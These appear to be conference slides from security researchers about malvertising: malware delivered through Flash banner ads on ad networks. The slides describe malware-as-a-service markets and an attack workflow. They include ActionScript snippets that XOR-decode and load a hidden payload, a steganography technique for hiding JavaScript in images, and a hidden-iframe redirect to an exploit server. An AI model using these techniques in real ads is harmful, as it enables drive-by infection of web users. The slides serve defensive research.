



# Optimized Mal-Ops

## Hack ad networks like a boss

Vadim KOTOV  
vadim.kotov@bromium.com  
@vadimkotov

Rahul KASHYAP  
rahul@bromium.com  
@rckashyap

Virus Bulletin  
Seattle 2014

# Agenda



- What is malvertising?
- Why is it **STILL** prevalent?
  - Mal-ops on YouTube
  - Maaads–Malware as an Ad service
  - Dissecting a real world sample
- Hack like a boss – live demo




# About Bromium Labs




- Virtualization
- Kernel mode and malware analysis
- Offensive and defensive security research



# What is Malvertising?



# Recent Incidents we've captured




# Why is it STILL prevalent?





- High volumes of ads – challenge to scrub all
- Rich media content is powerful enough to hide, obfuscate and execute malicious code
- Dynamic nature of web advertising makes it hard to pinpoint the source

# MalOps on YouTube



# YouTube Safe Browsing Diagnostic



# MaaS (Malware as a Service)



Check against  
AVs



Malware  
executables  
for sale

Obfuscation  
services

Exploit kits to  
rent

“Traffic” i.e.  
spots on  
websites



Encrypt / pack



Arm



Deploy



**Attack!**

# It's all about traffic



- Most kits usually serve public exploits (0-days are rarely the case)
- Their efficiency depends on how vulnerable victim machines are
- Attacker has to find a web site with the high rates of unpatched visitors
- There are many other constraints: language, country, OS etc.
- **But in classic watering whole scenario attacker can not choose the traffic!**

# MaaAdS (Malware as an Ads service)

- Pay for banner spots on millions of web sites – no watering hole needed
- Extensive targeting criteria: country, language, OS, browser, topic of interest and more – far superior than any of exploit kit's targeting
- You still have JavaScript 😊



# Flash Platform Brief



- Action Script Virtual Machine
- Used in multimedia / animation / games
- Object oriented
- Important classes:
  - *ExternalInterface* – allows calling JS functions on the web page
  - *ByteArray* – allows manipulating raw data (put your shellcode there)
  - *Loader* – load SWFs and images from the URL or raw bytes
  - *BitmapData* – complete control of images



# Malicious Banner Workflow



SWF

HTML

Check the attack triggering condition  
(e.g. date)

`<embed>`, flashvars

Embed SWF banner into page

Fingerprint OS and browser

`ExternalInterface.call`

`navigator.userAgent`

De-obfuscate payload

`ExternalInterface.call`

`function() { ... }`



# External Interface



- `ExternalInterface.available` - always available for ads
- `ExternalInterface.call(js_function)` - calls predefined JS function
- **`ExternalInterface.call("function() {<JS code>}")`** - executes any arbitrary JS code

Approach: hide your code somewhere in SWF and run using ExternalInterface!

# Hiding Data



The screenshot shows a file explorer on the left with a tree view of a SWF file. The tree includes folders for 'header', 'binaryData', 'frames', 'others', and 'scripts'. Under 'binaryData', a file named 'DefineBinaryData (65531: □)' is selected. To the right, a hex dump displays the binary data in a grid format.

00000000	0F	71	00	00	00	02	00	00	13	7E	00	09	64
00000010	66	2E	63	6F	6D	08	AA	A5	28	0B	04	2C	37
00000020	8B	E8	0D	38	C2	54	3B	C2	5C	B7	E6	1C	5B
00000030	01	9F	AE	B7	AE	25	1C	B7	C2	94	85	53	E6
00000040	EC	30	15	9F	0D	BC	E5	46	29	9D	5A	CB	27
00000050	35	EC	10	3A	51	57	B4	54	71	62	32	00	50
00000060	49	49	4C	72	EC	E6	56	F4	C6	C4	51	B0	3A
00000070	78	2B	B8	49	00	D0	5D	79	D7	CC	7B	B7	8D
00000080	F5	A6	41	51	B0	2F	2D	10	9F	BF	0C	83	0D

```
public class [] extends ByteArray {  
    public function [] () {  
        super();  
    }  
}
```

# Data obfuscation



```
for(var i:int = 0; i < payload.length; i++)  
    bytes.writeUnsignedInt(payload[i] ^ key);
```

```
bytes.length = 3344;  
ldr_context = new LoaderContext();  
loader = new Loader();
```

```
loader.loadBytes(bytes, ldr_context);
```

- **ByteArray** – allows manipulating raw data
- **Loader** – allows “rendering” SWF from ByteArray

# Hack Like a Boss: Live Demo



- Let's use steganography to hide the malicious code
- Use one of the compressed formats (GIF, JPEG, PNG)
- Hide code bit by bit in pixel color values
- Pixel manipulation is hard to detect without source image

# Attack workflow

Load PNG to the  
Flash movie



Extract JS code  
using  
BtmapData



Execute via  
ExternalInterface



Redirect to Java  
exploit

```
function() {  
    var iframe=document.createElement("iframe");  
    iframe.style.display="none";  
    iframe.src="http://localhost:8080/";  
    document.body.appendChild(iframe);  
}
```

# Demo

# So what should we do about this?



- Never go to Internet – 100% secure
- Use ad blocking tools – not everything can be blocked though...
- Block advertiser's URLs – including Yahoo and Google?
- **Main problem is still drive-by-download**



# Conclusion



- Online ads are an integral part of web economy, these aren't going anywhere
- Black market goals: *max*(profit) & *min*(effort)
- Drive-by-download attacks can now reach all of us
- Responsibility needs to be shared: Ad publishers and security providers

# Some References



- N. Provos et al *The ghost in the browser: analysis of web-based malware* in Proceedings of HotBots'07, 2007, available at [https://www.usenix.org/legacy/event/hotbots07/tech/full\\_papers/provos/provos.pdf](https://www.usenix.org/legacy/event/hotbots07/tech/full_papers/provos/provos.pdf), last accessed on June 6, 2014
- S. Ford Analyzing and Detecting Malicious Flash Advertisements in Proceedings of ACSAC'09, 2009, pp. 263-372, available at [http://www.cs.ucsb.edu/~chris/research/doc/acsac09\\_flash.pdf](http://www.cs.ucsb.edu/~chris/research/doc/acsac09_flash.pdf)
- Angelia, D. Pishva *Online advertising and its security and privacy concerns* in Proceedings of ICACT'13, 2013, pp. 372-377, available at [http://infoscience.epfl.ch/record/184961/files/EPFL\\_TH5664.pdf](http://infoscience.epfl.ch/record/184961/files/EPFL_TH5664.pdf)
- M. Navaraj *The Wild Wild Web: YouTube ads serving malware* available at <http://labs.bromium.com/2014/02/21/the-wild-wild-web-youtube-ads-serving-malware/>
- V. Kotov, F. Massacci *Anatomy of Exploit Kits* in Proceedings of ESSoS'13, available at [http://securitylab.disi.unitn.it/lib/exe/fetch.php?media=kotov\\_massacci\\_anatomy\\_of\\_exploit\\_kits\\_wp.pdf](http://securitylab.disi.unitn.it/lib/exe/fetch.php?media=kotov_massacci_anatomy_of_exploit_kits_wp.pdf)
- *Running in the wild, not for so long*, available at <http://blogs.technet.com/b/srd/archive/2013/07/10/running-in-the-wild-not-for-so-long.aspx>

*That's all Folks!*



**A LOONEY TUNE PRODUCTION**

Chattanooga Times Free Press *Bennett*